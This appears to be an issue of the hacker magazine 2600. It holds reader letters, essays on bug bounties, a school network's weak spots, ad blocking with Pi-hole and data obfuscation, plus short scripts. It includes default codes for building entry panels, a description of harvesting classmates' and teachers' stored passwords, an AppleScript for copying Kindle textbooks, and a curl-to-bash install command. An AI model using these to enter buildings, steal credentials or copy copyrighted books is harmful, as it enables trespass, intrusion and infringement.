Underground, I'm in a long line waiting to buy a subway ticket. I ask the tall young bushy haired man in front of me, "Is this the way to Boston?" He says yes, but he's drunk. The people in the line walk down a long beige painted corridor to the ticket booth. I walk quickly, ahead of everyone else. The door to the booth is open, but there's no one inside. On the hazy window, a small poster advertises an independent record album. From somewhere inside, a light-skinned young black woman enters the booth. She first prepares her desk, then steps to the window, looks at me and asks, "Yes?" I tell her, "Round trip to Boston," and pay for the ticket in cash. The scene changes. In a large corridor, I'm standing with a man and a woman, waiting for the subway. A distinguished light-skinned black man, wearing a sport jacket and bow tie, arrives. Confident and erudite, he asks if anyone likes poetry, and from a book begins reading aloud. The book's cover has the same circle and triangle symbol as the album poster. When he's done reading, the man remarks that *this* is poetry, or *now* you've heard poetry. But he's actually read from *2600*. Abruptly, he departs. The woman looks at the man near her in disbelief, as if to mockingly ask, "What was *that?*" Or has she understood that the three of us have witnessed an enlightened event?

Marc

First off, you need more dark-skinned people in your dreams. As for what it all means, perhaps the words of hackers are really poetry. But in the end, they never get the credit they deserve. We look forward to the next episode.

Dear *2600*:

On a recent trip to Tokyo, I spotted and promptly purchased a small metal badge. I'm sending along photos of the front and back. Its purpose eludes me and may be of interest to you as well.

Henry

This is indeed a mystery and of great interest to us. Hopefully, one or more of our readers can explain what it's all about or come up with some neat theories.

Dear *2600*:

Dear Unknown

It has come to our attention that you are a leader in your industry. We would like to recognize your position and invite you to join our elite networking group.

The America's Registry of Outstanding professionals is an organization that helps executives make new contacts and offers growth potential to businesses.

[...]

We are *not* affiliated with The American Registry.

Christy Dufrene

We respectfully pass.

Dear *2600*:

For the main list:

- sadomasochism
- how do you murder (these may not count because murder is already there)
- how do I murder (see above)
- For the bottom list of words that are weirdly not blacklisted (if you accept submissions for it):
- masturbation
- masochism
- sadism
- shithead
- petplay

hydrogen

It's been years since we came up with the Google Blacklist, but we still get a steady stream of submissions for words that either are or aren't blacklisted when searching on Google. It's amazingly entertaining. And hopefully they'll add petplay ASAP.

Projects

Dear *2600*:

I agree that for those of us whose drive is the challenge to find alternative ways to use and/or crack technology, the hacker spirit will never be lost, and it stays true no matter how much technology or whatever else evolves and progresses around us. We will always look for new challenges and find ways around the barriers to the answers that we are blocked from.

I was told by my last landlord that I had to use the key to enter the building, and he couldn't set me up with a door code. Apparently, it was impossible for him to do so even if he wanted to - right.

So I set about trying to figure out those Mircom door entry systems. (I'd advise doing this after midnight or wearing a balaclava if cameras are present!) The menus are fairly straightforward, but cumbersome to navigate, so if you try this, make sure it's during quiet time. The default password for 90 percent of the buildings around me was *888 or *999. Yes, there is an option to reset the panel to factory default, but I'd advise against this unless you really, really don't like your landlord. (Poor guy would have had to manually re-enter everyone's buzzer.) Anyways, a short time later and I had my own code.

There is nothing more satisfying than finding the answers we are kept from, cracking new challenges, and the learning process we gain from it.

Darkmatter

The one thing we don't understand is why your landlord wouldn't give you a code when he already had this system in place. Why have the system at all if you don't want to use it? Congratulations on getting past his manufactured challenge. But you didn't tell us what method you used to get a code. Did you brute force the system until you found a working code? Or did you figure out a way to indeed program your own individual code?

Incidentally, we learned from going through old issues while putting together an edition of The Hacker Digest that a default code for many gate entry systems is 911 so cops can have quick access. We wouldn't be surprised if that still worked in many places, including buildings.

Dear *2600*:

I am writing on open source hardware projects and how to accelerate them using automated assembly to compile open source hardware.

I am using MacroFab to take my KiCad board files and X-Y placement of the center of my SMT chips, and rotation and side information on a comma separated value spreadsheet.

This can close the circle of open source hardware design and multiple testers, compiling stable and developer release versions in GitHub.

My example is written in OpenHardwareEXG wiki. It also will be written in more open source hardware projects in GitHub on their wiki. More can be found at github.com/OpenElectronicsLab/OpenHardwareExG_Shield/wiki/Welcome-to-the-OpenHardwareExG_Shield-wiki.

Joshua

Dear *2600*:

Greetings from Lisbon, Portugal. I'm writing in the hopes of reaching a few Portuguese readers to let them know of a new local nonprofit digital rights activist group called "D3 - Defesa dos Direitos Digitais" (direitosdigitais.pt). The group was created in April with the goal of discussing stuff like privacy, copyright, freedom of speech, net neutrality, and encryption. It's still a small group that needs as many hands as it can get.

D3 is among a few European organizations that are trying to fight a terrible proposal of the E.U. Commission on Copyright in the Digital Single Market that empowers news publishers to charge fees for the sharing of snippets of text that accompany hyperlinks. In the same document is a proposal to force online platforms to surveil and filter every bit of content uploaded by users, even before the content is published.

The most important vote on this proposal will be in October. Until now, things have not been looking good. Let's hope it changes.

Tiago

With efforts like yours, we at least have a chance.

Hacker Perspective Submissions Are Open!


We're looking for a few good columns to fill our pages for the next bunch of issues. Think you have what it takes? You might surprise yourself. "Hacker Perspective" is a column that focuses on the true meaning of hacking, as spoken in the words of our readers. We want to hear YOUR stories, ideas, and opinions.

The column should be between 2000 and 2500 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

If we print your piece, we'll pay you $500, no questions asked (except where to send the $500). Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at *2600*, PO Box 99, Middle Island, NY 11953 USA.

Submissions only open every few years so don't delay!

EFFecting Digital Freedom



Don't Let Congress Destroy What We've Built

by Elliot Harmon

Do you run a message board, a mailing list, or a website where people can post comments? A new bill in Congress could put you at risk of overwhelming civil and criminal liability for your users' speech.

The Stop Enabling Sex Traffickers Act (SESTA) has an important purpose - fighting sex trafficking. Unfortunately, it goes about it in precisely the wrong way. Trafficking is already illegal under state and federal law. What SESTA would do is shift liability to online platforms for their users' speech. In other words, it would create more paths for you to be sued or prosecuted if people use your message board to offer illegal services. It would do that by weakening 47 U.S.C. § 230 (commonly known as "Section 230"), one of the most important laws protecting free expression online.

Section 230 has a funny history, one that tells us something about how Congress sometimes gets the Internet wrong. If you're old enough to have seen *Hackers* on VHS, then you probably also remember the fight over the Communications Decency Act of 1996 (CDA), a law that would have put harsh restrictions on freedom of speech over the Internet.

Everyone online was protesting the CDA. People turned their home page backgrounds black and displayed little blue ribbon banners to protest the bill. The web was young, but we all understood that Congress' attempt to restrict Internet speech was based on a flawed idea of how the Internet works. Or as EFF co-founder John Perry Barlow famously put it, "You do not know us, nor do you know our world."

The CDA passed, but with EFF's help, the bill's censorship provisions were gutted by the Supreme Court in 1997. One key piece of the bill survived, though: Section 230. Section 230 deals with intermediaries - individuals, companies, and organizations that provide a platform for others to share speech and content over the Internet. Section 230 says that for purposes of enforcing certain laws affecting speech online, an intermediary cannot be held legally responsible for the speech of others.

Without Section 230, we wouldn't have had the explosion in social media platforms over the past 20 years. It's likely that we also wouldn't have the nonprofit and community-led platforms that are so important to our daily lives, places like Wikipedia, and the Internet Archive. I wouldn't have gotten my first two jobs out of school. Maybe you wouldn't have either.

If SESTA becomes law, online intermediaries would be in trouble, especially the small ones that don't have the budgets for litigation that Google and Facebook have. It would result in most platforms becoming more restrictive in how they monitor users' speech - which, besides being expensive, would inevitably result in some legitimate voices being silenced. It would become more difficult to get investment for your Internet startup, not to mention the listserv or message board you're just running for fun.

Pro-censorship lobbyists have been trying to gut 230 for as long as it's existed. This time around, they're hoping to unite everyone around stopping something horrible. And that's exactly why we have to speak up and tell Congress that this is the wrong solution.

Once every few years, geeks have to get together to explain to lawmakers how the Internet works. For all that's changed over the past two decades, they still do not always know us and our world. Well-meaning members of Congress can support legislation that would tear apart our online communities.

Please consider writing or calling your members of Congress. If online communities are important to how you work, learn, and socialize, tell them that. If your employment or your passion project relies on Section 230, tell them that too. They need to hear it from you.

For more information, visit stopsesta.org.

CONFESSIONS OF A (FOR NOW NOT SO SUCCESSFUL) BUG BOUNTY HUNTER

by Vuk Ivanovic
(vuk.ivanovic9000@gmail.com)

Yes, folks, I did it, and I'm still doing it. And here's my sort of a review of the whole thing and hopefully it will be useful for those of you who are interested in joining the fun, and for those who are already doing it, well, do some neck stretches because you'll be nodding throughout this text. I hope to shed some light for newcomers, but I'm positive that the "veteran" bug bounty hunters will find it an interesting read as well.

So, the bug bounty. That seems to be a new big thing, or rather not that new, but it's still big. Some may say it's getting bigger. New familiar names are starting their own bug bounty programs and it's been good for them, well, if they happen to agree with the bug report, unlike Yahoo, and we all know what happened to them.

I started with it relatively late. What got me into it was the recent report about how some folks got a nice chunk of change for their efforts. And, being a freelancer, I always need more work/money. What I learned from this undertaking is that 1) you need to have a good machine, preferably a monster of a machine; 2) you need to have enough money to cover expenses for up to three or four months, if not more depending on a variety of factors; and 3) don't quit the day job, not yet.

On to the fun. Regarding point 1, it's true that you can get a lot of money by using a low end smartphone, as long as it has the latest Firefox/Chrome/etc. on it. In some cases, the web page is pretty simple, not too many images to load or even content, but enough parameters in the address bar to throw in some XSS/SQLI "attack" strings and see what happens. The larger problem arises when you really want to get into it - when you start using various tools like nmap, dirb for bruteforcing directories/files, and then burp proxy (the free version, or pro if you can afford it) for intercepting requests, using repeater, web crawler, etc. Combining all that with Firefox and Chrome, and of course, many many many tabs open in both, with the fact that you may want to be using something like kali in a virtual machine, well you see where I'm going with this. And then there's just basically using your computer as you would any other time when you want to take a break from bug hunting, but you don't want to close all the programs. All that will slow down everything. Imagine, you're looking through some website, and suddenly you get an idea to try this and that, and you hurriedly go to open a VM with kali, and you want to run a few tests on Firefox/Chrome with burp proxy intercepting the requests, but instead of flying through it, you end up with some turbulence (and sometimes even a crash or two) like waiting ten minutes for VM to load (not to start it, it's started, but you haven't used it for a couple of hours, maybe you went to have a lunch or to sleep, or simply to take a break from it). You figure, OK, while that's "waking up," I'll jump over to Firefox to try a few things, and instead, the Firefox window takes time to restore, and then the page takes extra time to load or another tab to open, and burp proxy takes some time to show the intercepted request. All in all, it's a thing that makes you want to smash everything, and/or tear your hair out in frustration. That's something that you won't find in the articles about bug hunting, especially in those where the emphasis is on how much money some folks are making on a monthly basis. So, personal experience with an i3 laptop with 8GB of RAM is that it can be used to go bug hunting, but depending on the target and if I'm going for a low hanging fruit, it can be smooth or it can throw me back to the time when I tried playing video games meant for stronger machines on a weak one. While I was able to get used to it back then, that's the past.

On to point 2, if you are still interested. This one, well, this is another one that I haven't read in any articles (at least no one complained about it), but I have experienced it myself, and after looking around, I'm not the only one. When it comes to the payouts, it's great if you were lucky enough to stumble upon something huge - think RCE or basically anything that's an immediate compromise of the websites' users/admins, or the server itself. For those who are reading this and aren't sure which is which, the XSS is a nice thing to find, and a serious bug, especially if it's a stored XSS as opposed to a reflected one, but it requires an unsuspecting victim to either

follow the link or to find themselves on the affected page (in the case of the stored XSS). Clearly, the stored version is closer to immediate compromise, but it's not as immediate compared to, for example, uploading a reverse shell or using XXE to read /etc/passwd, etc. Now, if you weren't that lucky, and therefore you "only" found a reflective XSS or similar, well, here's where you say to yourself (after not receiving a reply for a day or two), I'm sure glad I didn't quit my day job, and I'm sure glad I wasn't counting on paying my rent/bills/etc. with the money from the bug bounty. Here's a tough one. You wait, and you wait, and, if you're lucky, you get a reply that the bug isn't a duplicate and that they haven't just yanked the target out of the scope (yes, that has happened to me, twice so far). The in-scope/out-of-scope part is cleverly covered in the agreement by probably every reputable bug bounty program. As far as I know, it's not an everyday thing, mostly because it would ruin their reputation if it were the case, but just giving all you prospective bug bounty hunters a heads up. Here we go to the most wonderful portion, and that is everything worked out fine, and even after waiting for a week or more, they decided it's a valid bug, and then after a week or two they paid you. All is great, right?

Gotcha! Yes, all is all right, depending on whether or not you find yourself in point 3. There are mental hang-ups that some of you may have to face, especially if you ended up with something like $3000 and you expected less than $1000. In fact, you just wanted to give it a go, and to see how the process worked. You wanted to find some small bugs for maybe even just $50, and to see how the payment processing would work, etc. Some of you may find that after having found some duplicates here and there, you'll start hitting the wall and you'll wonder if that $.000 bug was all that you could find, and you'll wonder was it luck or was it brains, or was it a combination of the two. At this point, you'll find yourself being affected by point 1 more than you thought possible, but sadly those 3000 dollars had to go for more urgent matters than for a better machine. Point number 1 *is* point number 1 for a good reason. Depending on your current machine, just go for something, literally anything. In fact, go crazy, go randomly. Just open a Firefox and Chrome browser, and think to yourself that you want to find a cure for cancer, and go Google medical books, and check YouTube for free lectures, and while you're doing that, switch to thinking about AI and neural networking, and start looking for that, but expect all the results, all the videos, all the articles and images to load immediately. If any of it doesn't load fast enough to satisfy your immediate thirst compared to simply grabbing a drink from the fridge, you'll know exactly how one might feel when it comes to hunting bugs with a somewhat inferior machine.

In conclusion, this "confession" wasn't about chasing people away from bug bounty. It was an additional perspective from someone who sometimes feels like a fraud. If you're like me, you've probably read a bunch of bug bounty reports, and you've probably stumbled upon a few of those where the person in question started their blog post with something along these lines: "So, I needed some money because my vacation time was near, and I decided to see what I can find on Pornhub because they have a bug bounty program that pays well" and similar. And then they proceed to go into details and they finish with how much they got awarded. Well, all that isn't impossible, it's just not something that anyone should count on compared to a weekly/monthly paycheck. Many poker players, the pros, will say that they turned it into a full time job many many many years later, after they've figured out how to always have money for rent/bills/food etc. while playing the game. Keep that in mind.

But I'd hate to end this without pointing out some great things that you'll be forced to deal with if you choose this path. On to the *real* fun:

- You'll have to stay on top of everything/anything security related on a daily basis instead of weekly/monthly.
- If you were uncomfortable with some security areas, you'll learn to get comfortable, really fast.
- If you were taking the time to hone your skills, you'll aim at using any/all free time to improve in all of it (I say aim, because you'll learn that you can't achieve success without taking some rest in unrelated activities, think TV, movies, video games, etc.).

Happy bug hunting!

P.S. Don't lose sight of the fun that is hacking by only hunting for bugs where the rewards are high.

TO CARE OR NOT TO CARE

by deadbeat0

Sometimes, the most irritating about a school's informatic system is not its weakness, but the state of mind of its administrators that it shows. A while ago, during high school, because of a timetable oddity, I had two hours to kill each week that I spent in the computer lab. It allowed me to discover some impressive vulnerabilities in my school system, and it made me ask myself some important questions.

First, the school was monitoring each computer activity using software called iTALC. A huge problem was that every student had access to the "C:\Program Files" directory, hence to iTALC's directory. The only solution the system administrator found to prevent students from tampering with it was to deny student sessions the privilege to delete the main executable.... But it was the only file of the installation directory that was protected, so delete the .dll, and voila!

Then, being curious about how the whole system worked, I started digging around my school session's filesystem. All of the school sessions were stored as directories on D:\users\ and each session's privileges made it so one could only access his folder. But what bugged me was that, at the root of my session, there was a .cfg file named after my username. Once opened, it displayed the following structure (translated from French):

```
STUDENT
session_username,,session_password,
SURNAME
FIRST_NAME
D:\USERS\STUDENTS\username
```

From there, a simple .bat script copying any .cfg file found on a computer could allow you to automatically copy any opened session's credentials on a USB key and create yourself a huge database of sessions. Of course, the trick also worked on teachers, giving you access to their shared drive, and also the school marks and test subjects. The most ridiculous thing about this one was the way to prevent it. All it would have taken was simply to ask students and teachers to change their passwords at the beginning of the year, as the one that was in the .cfg file was the default one. But not a single person in the school had changed theirs.

Finally, the worst vulnerability. After exploring a bit more of the D:\ drive contents, I came across another folder containing the programs that were launched each time someone logged in. The whole startup sequence relied on a huge list of .bat scripts, one for each session. They called binaries and other scripts used to set up the environment for the session to log in, assign the IP, assign the privileges, and the home directory. So by analyzing one of the scripts and understanding how it worked, you could forge your own session with its own username and password and decide on your privileges: student, teacher, or admin.

After all of this, I asked to see the administration and system administrator to inform them of these extreme vulnerabilities. During the meeting, they only showed annoyance and disrespect, which was not exactly the logical state of mind I would have expected. Such were the vulnerabilities that you could bring the whole structure to its knees after having used their tools to create yourself an admin account, or take control of any computer in the school by using iTALC with a teacher session! The only knowledge you had to have was a single line of batch to copy files. That's it. No Kali Linux thumbdrive, no Metasploit.

In the end, the only answers I received were a threat of exclusion from the administration and being told by the system administrator that students were "too dumb to find this" and that simply protecting more directories would be "too much work."

This left me with a bitter taste - and a question: how can you expect people to respect your rules if you show them that you are not interested in their safety and do not care about them? It is one of the strongest values of the hacker community to question the authority, and show its weaknesses to everyone.

Scrape Textbooks, Save Money

by th0tnet

The school year is a time period too often accompanied by high expenses. Education should not be exclusive to the privileged! Projects like Alexandra Elbakyan's *Sci_Hub* (@ sci_hub) have done well to liberate *millions* of excellent research papers from paid, closed sources. A typical American student may spend hundreds of dollars on textbooks per semester, but it is hard to disrupt an industry that does well to ensure its products are sold en masse to schools.

Lots of textbooks are available as Kindle e-books. What's great about Kindle is that it's cross-platform, so you can read books with a native Mac OS X app. What is also great about Kindle is they often offer trials of unlimited reading, and sometime trials of entire books. This means for a handful of days, you can browse an entire textbook for free. And if you can browse it, you can scrape it.

So!

Below is an AppleScript that will open up the "Kindle.app" application on your Mac OS X system and proceed to photograph every page of your textbook. The screenshots of these pages will be saved into a folder on the file system. Make sure you have the textbook ready on your Kindle app, and make sure not to mess with the computer while the script is running! It needs some time to do its thing uninterrupted. Once done, you can easily convert all the PNG screenshots of the textbook's pages into PDFs, then combine all the pages into a single textbook PDF.

That last part is a little wonky, so feel free to reach out anytime!


```
display dialog "enter osx username" default answer ""
set uname to text returned of result

display dialog "enter number of pages" default answer ""
set pnum to text returned of result

tell application "Finder"
  activate
  make new folder at folder "Desktop" of folder uname of folder "Users" of startup
➥ disk with properties {name:"textbook"}
end tell

set counter to "0"
tell application "System Events"
  activate application "Kindle.app"
  repeat pnum times
    set counter to counter + 1
    do shell script "screencapture -t pdf /Users/" & uname & "/Desktop/textbook/"
➥ & counter & ".pdf"
    tell application "System Events" to key code 124
    delay 0.3
  end repeat
end tell
```

googlecomp.py: The Complete Google Autocomplete Script

by ckjbgames

So I saw an article in 34:1 about Google's autocomplete and how you can find funny (and not-so-funny) autocomplete results for politicians, et cetera. That got my brain going. I started writing. A little bit of coding later, I wrote this little bit of a program. It takes command-line arguments and can thus be used in a shell script. If anyone has *any* practical use for this little script, other than for giggles, or how it could be improved, please tell me what it is in the *2600* letters section.

```
#!/usr/bin/env python
################################
# googlecomp.py ################
# Get the first autocomplete ###
# result of a Google search. ###
# Dist. under the MIT License. #
# ckjbgames 2017 ###############
################################
import urllib2,json,sys,re
def firstautocomp(kw):
    """
    Get the first autocomplete result
    for kw.
    """
    webpage="http://suggestqueries.google.com/complete/search?client
➥=chrome&q="\
            +kw
    result=json.loads(urllib2.urlopen(webpage).read())
    if len(result[1]):
        return result[1][0]
    else:
        return ''
def usage():
    """
    Show the usage of the program, then
    exit with status 1.
    """
    sys.stderr.write("Usage: ./googlecomp.py keyword\n")
    sys.stderr.write("\tFind the first Google autocomplete keyword.
➥\n")
    sys.stderr.write("\tkeyword: A keyword to find autocomplete
➥ results for.\n")
    sys.exit(1)
if __name__ == '__main__':
    if len(sys.argv) < 2:
        usage()
    else:
        try:
            print firstautocomp(re.sub(r'\s','+',sys.argv[1]))
        except urllib2.HTTPError as e:
            sys.stderr.write("There was an HTTP error. Sorry about
➥ that.\n")
            sys.exit(1)
```



"HARD HAT" by marc falardeau is licensed under CC BY 2.0

I Like Your Content But Your Terms Are Not Acceptable

by ladyada@alum.mit.edu and fill@2600.com

Greetz Citizen Engineers! Before we get started, let's get this out of the way: It is ethically and morally OK to block ads. We do not get to preemptively or selectively choose what we want to load from our devices or browsers. When you click a link, it shouldn't mean "give up all privacy." After the fact, you cannot retroactively get your time or privacy back. With ad blockers for computers doing deals with advertisers, we can only trust ourselves to make decisions about our time and data. And with more of the net experience moving to mobile, closed (or unrooted) devices like phones and tablets might not allow or have ad blockers. Moreover, now ads appear *within* apps, circumventing any browser add-on! Do you really think Google is going to make it easy to block ads on their Android phones?

Invasive tracking, click-throughs, personal data mining... these are unethical behaviors of advertisers and websites, and it is not unethical to get rid of them. A hack used Yahoo's ad network and infected millions of people. Fake pop-ups try to trick you into clicking affiliate links. Adware is malware. This is an attention war, but you have Linux and you are ready to defend yourself!

Use the power of open source and cheap hardware to set up an ad blocking DNS server. It's as easy as:

```
curl -sSL https://install.pi-hole.
➥net | bash
```

That's it!

What's Pi-Hole? (`https://pi-hole.net/`) It's an open source DNS-level ad blocker that is designed to work great on a Raspberry Pi or other low-cost single-board computer. (`https://github.com/pi-hole/pi-hole`)

In their own words:

- No client-side software required.
- Run it with one command.
- Blocks over 100,000 ad-serving domains.
- Blocks ads on any device regardless of who made the device or the operating system.
- Ads are blocked before they download, this means faster networks.
- Reduces cellular data, use it with a VPN to save on data costs.
- Blocks ads at the DNS level, any device, even ads in apps since now apps have ads too.
- Monitoring and stats are part of the interface.

The way it works is you change your computer/phone/tablet DNS settings to go to the Pi-Hole on your local network. Then, Pi-Hole will do a special trick: when it is asked for the IP address of ads.adserver.com (for example), it will return nothing! So you will never even connect to the ad server and get the ad.

This project can be performed with any Linux computer, but a single-board Raspberry Pi or similar lets you keep the server running separately from your desktop machine. For the most adorably compact version, we're using a Pi Zero W. This has enough power to do what we want, and has built in Wi-Fi too! It's tiny (66.0mm x 30.5mm x 5.0mm / 2.6" x 1.2" x 0.2" 9.3g) - small enough to sit on top of your router at home or slip into your travel bag for on-the-go blocking.

For our version, we added a tiny screen on it so you can glance at the death of journalism (at least, that's what people will tell you).

Parts list:

- 1 x Pi Zero W.
- 1 x 4G or larger SD card (you will be

burning this card with Raspbian Jessie Lite, so it's OK if it's blank or pre-burned).

- 1 x 5V 1A USB wall adapter - our router had a USB port on it already, so we just used a short USB cable instead.

If you want to add an OLED display (which is suggested!) you'll also need a 128x32 Monochrome OLED and some header or wire to solder it up. It's not required, but makes for a nice little status indicator

Install:

1. Download the latest Linux distro on your SBC - we used "Lite" Raspbian, which is a Debian variant.
2. Burn Linux to your micro SD card using your computer.
3. Re-plug the SD card into your computer (don't use your Pi yet!) and set up your Wi-Fi connection by creating and editing supplicant.conf.
4. Activate SSH support by creating an empty file named just "ssh" in the root directory of the SD card.
5. Plug the SD card into the Pi Zero W.
6. If you have an HDMI monitor, we recommend connecting it up via the mini HDMI adapter we provide in the budget pack - so you can see that it's booting OK.
7. Plug in power to the Pi Zero W. You will see the green LED flicker a little. The Pi Zero will reboot while it sets up, so wait a good ten minutes.
8. If you are running Windows on your computer, install Bonjour support so you can use ".local" names. You'll need to reboot Windows after installation.
9. You can then ssh into `raspberrypi.local` to complete your setup.

OK, once you have set your Pi up, and the Wi-Fi is connecting to your home or office network, and your can ssh into it, continue with these easy steps! If you cannot connect via ssh yet, go back and read some Raspberry Pi setup guides until you are able to log into your Pi.

Change the hostname:

We like to do this first so we don't get confused between all the different Pi's in the house. Edit the hostname with `sudo nano /etc/hostname` and put something else on that first line, like "pi-hole". There's more information on how installation works at `https://pi-hole.net/` - as of the writing of this guide, it's easier to just run `curl -sSL https://install.pi-hole.net | bash`

It will take quite a while to install, and may seem to "hang" at points. Just let it do its thing for about 20 minutes!

Configuration:

Pick who will be the upstream DNS (for non-ad blocked sites). We like MIT's server at 18.70.0.160. (Ninety-nine percent of people will use IPv4 - if you needed IPv6, you'd know!)

The installer will automatically try to set the dynamic IP address it got from your router to be fixed. This works well enough; if you have an advanced network set up, you can configure a custom IP address.

The web interface is kinda cool and is password protected. We'll be showing most of the stats on the little OLED, but we still need the API to be running so keep this on.

Admin Page:

On your desktop computer or tablet, visit `http://pi-hole.local/admin/`. And you should see an administration panel!

Block the 5th Estate:

On your tablet, phone, computer, etc., go to your network settings and click edit. Set the DNS server in the network settings to be the IP address of the Pi. You can put in your normal DNS server as the secondary source, so if the Pi crashes or gets unplugged, you won't be without Internet.

You may need to restart your network or browser to have it kick in. Also, there may be some cached ads, so don't worry if not everything is blocked. Visit your favorite site with ads (not `2600.com` - they don't have any!) and see the difference!

If you want to set-it-and-forget it and never use the web admin, install an OLED to view the stats, and see what the DNS is, visit `https://learn.adafruit.com/pi-hole-ad-blocker-with-pi-zero-w/install-pioled`. The full soldering instructions and code is located there too (also, no ads).

You'll save so much time not loading ads that you can spend that extra life helping others. You can give these away and teach people how to set their DNS from the little screen. It's your categorical imperative!

Obfuscating Biopolitics:
A Theoretical Primer for Cyborgs and Other Concerned Citizens

by Emma Stamm

This article is adapted from a scholarly paper I'm working on. In the paper, I suggest that security practices that attempt to reinforce state and corporate control by making people live "healthy lives" and forces populations to reproduce - practices which have been collectively theorized as "biopolitics" by philosopher Michel Foucault - may be subverted using tactics of digital obfuscation.

This is based on the understanding that the particular substrate of biological life is becoming increasingly meaningless: our bodies are now data farms or soon will be. Many of us are undeniably cyborgs. Thus, I uphold obfuscation (which creates meaningless data) as a way to subvert/problematize/hack biopolitics: creating meaningless data now means creating unproductive life, and unproductive life is a big problem for biopolitics.

This piece outlines the "why," but not the "how." So far the "how" exists in the realm of the speculative imaginary, although it is almost certainly a more interesting matter.

***

The subject of biopolitical securitization has no identity, at least according to the typical understanding of the term. The identity-conferring features, the distinguishing characteristics of the individual, are irrelevant: they only become meaningful as part of a system within which they generate life. Biopolitics is that which secures (and ensures) this ability to produce life - to fructify and proliferate; to heal and be well. The biopolitically-secured entity is always and only understood to have any meaningful characteristics insofar as they assist this pro-life program. The biopolitically-secured system is threatened by anything that cannot be appropriated toward the end of its own perpetuation: that which marks a biopolitically-secured subject as existing with a life beyond that of its system is a danger to be immediately destroyed.

Michael Dillon and Luis Lobo-Guerrero illustrate this point in the introduction to *Biopolitics of Security in the 21st Century* when they note that

> "From a social constructivist perspective, identity is in effect to be written. From a biopolitical perspective, contingency is underwritten [secured] through a whole variety of calculative practices, not least of which are those that financial markets call securities... Biopolitics is therefore not a politics of identity - enacting a self-other dialectic through discursive practices of identity production. It is a complex array of changing mechanisms concerned with regulating the contingent economy of species life. Identity may follow from this, but identity production is not its initial driver." (Brackets added) (p. 268)

I believe that institutions that rely on biosecuritization (which can be governmental or corporate) can be meaningfully subverted by their subjects using tactics of *obfuscation,* a counter-surveillance technique proposed by technologists Helen Nissenbaum and Finn Brunton. However, in order to make this claim, I will first need to argue for an understanding of selfhood that distinguishes "identity" from "biological life" - life as organic matter, blood and bones. In the present day and age, substance of both is becoming translatable across substrates to the point where they may be ultimately unified: this phenomenon is carefully explained by Eugene Thacker in his book *The Global Genome: Biotechnology, Politics, and Culture*. Because of this it is altogether too easy to advance arguments in a conceptually nebulous space that conflates the two and thus risks misrepresenting the aim of biosecuritization. Obfuscation as a means of counteracting surveillance and data gathering - specifically, as I will apply the term, as tactic of resistance to biosecurity practices that rely on data gathering - may be understood as a means of generating ambiguity and confusion around "identity" as a phenomenon categorically split from "biological life." I don't believe that "identity" and "biological life" should be seen as exclusive categories by anybody, anymore: this binary only serves the aims of those who seek to exploit bodies for data. Indeed, entertaining the conceptual unification of identity and biological life is essential to understand how digital

obfuscation may be used as a tool against biosecurity practices.

What practices constitute "obfuscation?" In "Vernacular Resistance To Data Collection and Analysis: A Political Theory of Obfuscation," Finn Brunton and Helen Nissenbaum define obfuscation strategies as "producing misleading, false, or ambiguous data to make data gathering less reliable and therefore less valuable" as a means to resist surveillance and data-gathering (Brunton and Nissenbaum, 2011). Examples of obfuscation include the provision of false information about oneself in cases where such information may be included in a database (including, always, when using the Internet); clicking on online advertisements in which one has no genuine interest as a means to introduce noise into ad-suggestion algorithms, and swapping store loyalty cards with other customers in order to produce a useless shopper profile. A timely example involves the social media "check-in:" on Facebook (as with other social media websites including Twitter, Instagram, and Foursquare), users may reveal their physical location by "checking in" to a specific site such as a shopping center, city, or park. Although the websites listed do not reveal all of the ends to which they put the data they collect, the potential applications for such information as that given by the location check-in are numerous and potentially very powerful.

Speculation from Facebook users who "checked in" at Standing Rock, North Dakota, in the Fall of 2016 alleged that the website may have complied with legal authorities to reveal possible involvement in the defense of land against government seizure. As a counter-tactic, Facebook users across the world who supported the defense "checked in" to Standing Rock, an action designed to problematize the process of discerning which users were actually in Standing Rock as opposed to those simply on Facebook in another part of the world, legally publicizing their support. This is an exemplary use of obfuscation principles.

The applications of obfuscation that I have listed, however, fall into a specific category: each could be considered as constitutive of identity in assorted conventional senses of the term, but not necessarily of biological life. This may be more apparent in some cases than in others. For example, one's name is a fiat identity marker; thus the provision of a false name is an obvious subversion of identity but not necessarily of life itself. Conventionally understood, identity markers can be more readily manifested digitally than expressions of biological selfhood. The fact that a wide array of obfuscation tactics can be found on the Internet is no coincidence. Obfuscation is a tool that is largely available via digital networks, and digital networks rely on "dry" data, inorganic information that on first consideration seems categorically very different from the blood and bones that constitute our bodies. (There are exceptions - Brunton and Nissenbaum describe real-world examples of obfuscation, including protests and group actions in which participants dress alike to obscure the identity of only one actor in the crowd, or disguise themselves to look like others in their surroundings who are not involved in the act of subversion.)

